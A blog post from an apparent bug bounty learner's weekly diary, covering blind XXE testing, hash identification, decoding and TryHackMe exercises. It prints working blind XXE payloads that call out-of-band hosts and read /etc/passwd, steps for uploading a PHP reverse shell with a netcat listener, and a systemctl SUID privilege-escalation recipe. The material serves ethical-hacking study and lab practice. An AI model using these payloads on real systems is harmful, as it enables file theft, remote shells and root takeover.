Bug Bounty Diaries #9 – Blind XXE & TryHackMe
 By Updated 3 min read

Welcome back to a new episode of the Ethical Hacking Diaries. Below you’ll find a digest of things I have learned on my journey of becoming a Bug Bounty Hunter & Ethical Hacker in Week #18 of 2020. If you have read last week’s episode, you know that we were mostly talking about XXE’s. This hasn’t changed this past week, I have still learned a bunch about XXE’s, especially Blind XXE. On top of that, I have learned a bit more about Decoding, how to identify hashes, how to find files System-Wide on Linux Systems and we got some takeaways from TryHackMe. Let’s dive right in.
Check out all previous episodes here.
https://www.youtube.com/watch?v=E-PhA5G7\_6Y
Blind XXE with Burp Collaborator
Testing for Blind XXE using OAST techniques
If an XML Request is detected:
<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>Start Burp Collaborator, copy Server IP, change Request to
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://bxcf0ngv6ypj1qv35690eze6wx2sqh.burpcollaborator.net"> ]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>After that, check if the response showed up in Burp Collaborator.
If this is blocked, we can try with different XML parameters:
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>Exploiting Blind XXE via error messages
You can trigger an XML parsing error message containing the contents of the /etc/passwd file using a malicious external DTD as follows:
DTD Server is needed
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;Blind XXE with Local DTD

<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
'>
%local_dtd;
]>Finding Files System-Wide without printing errors
A pretty handy syntax that you can save to your repertoire, this searches for files System-Wide without printing any annoying errors:
find / -name "Xstartup.txt" 2>/dev/null
Identifying Hashes
I found a quick & easy way to identify hashes right out of your terminal. The tool you need for it is called Hashid.
hashid 7c6a180b36896a0a8c02787eeafb0e4c
HashId then gives you it’s best bet at what kind of hash you are dealing with.
Decoding Files
Also very useful, decoding files right out of the terminal:
Decode Base64
cat file.txt | base64 -dDecode Hex to Text
cat file.txt | xxd -r -pTryHackMe
Stuff I have learned while playing around with TryHackMe on our bi-weekly Twitch Stream.
Popping a PHP Reverse Shell
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
- Edit the php-reverse-shell.php file and edit the ip to be your tun0 ip (you can get this by going to your access page on TryHackMe and using your internal ip).
- Rename this file to php-reverse-shell.phtml
- We’re now going to listen to incoming connections using netcat. Run the following command: nc -lvnp 1234
- Upload your shell and navigate to http://<ip>:3333/internal/uploads/php-reverse-shell.phtml - This will execute your payload
- You should see a connection on your netcat session
Checking Upload Formats
Check for files that are allowed for Upload using Burp Intruder (Remove Encoding if necessary) example payload:
- .php
- .phphtml
- .svg
- .xml
- etc
SUID
We also have learned a bit about SUID’s
The SUID bit lets a user execute a file as it the user was the owner. This has implications for other files that the executed file can access: The executed file can access all files the owner could access (but maybe not normally the user executing the file). (Source: askubuntu.com) This is the easiest explanation I could find for it.
https://gtfobins.github.io/gtfobins/systemctl/
Search for SUID Permission Files
find / -user root -perm -4000 -exec ls -ldb {} \;Exploit access to /bin/systemctl
Enter the commands line by line!
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
Conclusion Week #18
Week #18 was another busy week for me, so I haven’t had as much time for hacking as I was wishing for, nevertheless, I have learned something, and as long as I keep learning something every week, all is fine. I hope to see you back in Week #19!
3 thoughts on “Bug Bounty Diaries #9 – Blind XXE & TryHackMe”
Comments are closed. I keep the discussion here because the answers still help.
More posts
All Cyber Security


I actually have encountered a very interesting CTF scenario a year or so ago (don't remember where), where vim had SUID root privs and a :!bash got me where I wanted to be.
Other than such tidbits, I don't like CTFs very much, for usually not even the most complicated ones are very practical.
Thank for your sharing.
Thanks for your comment :)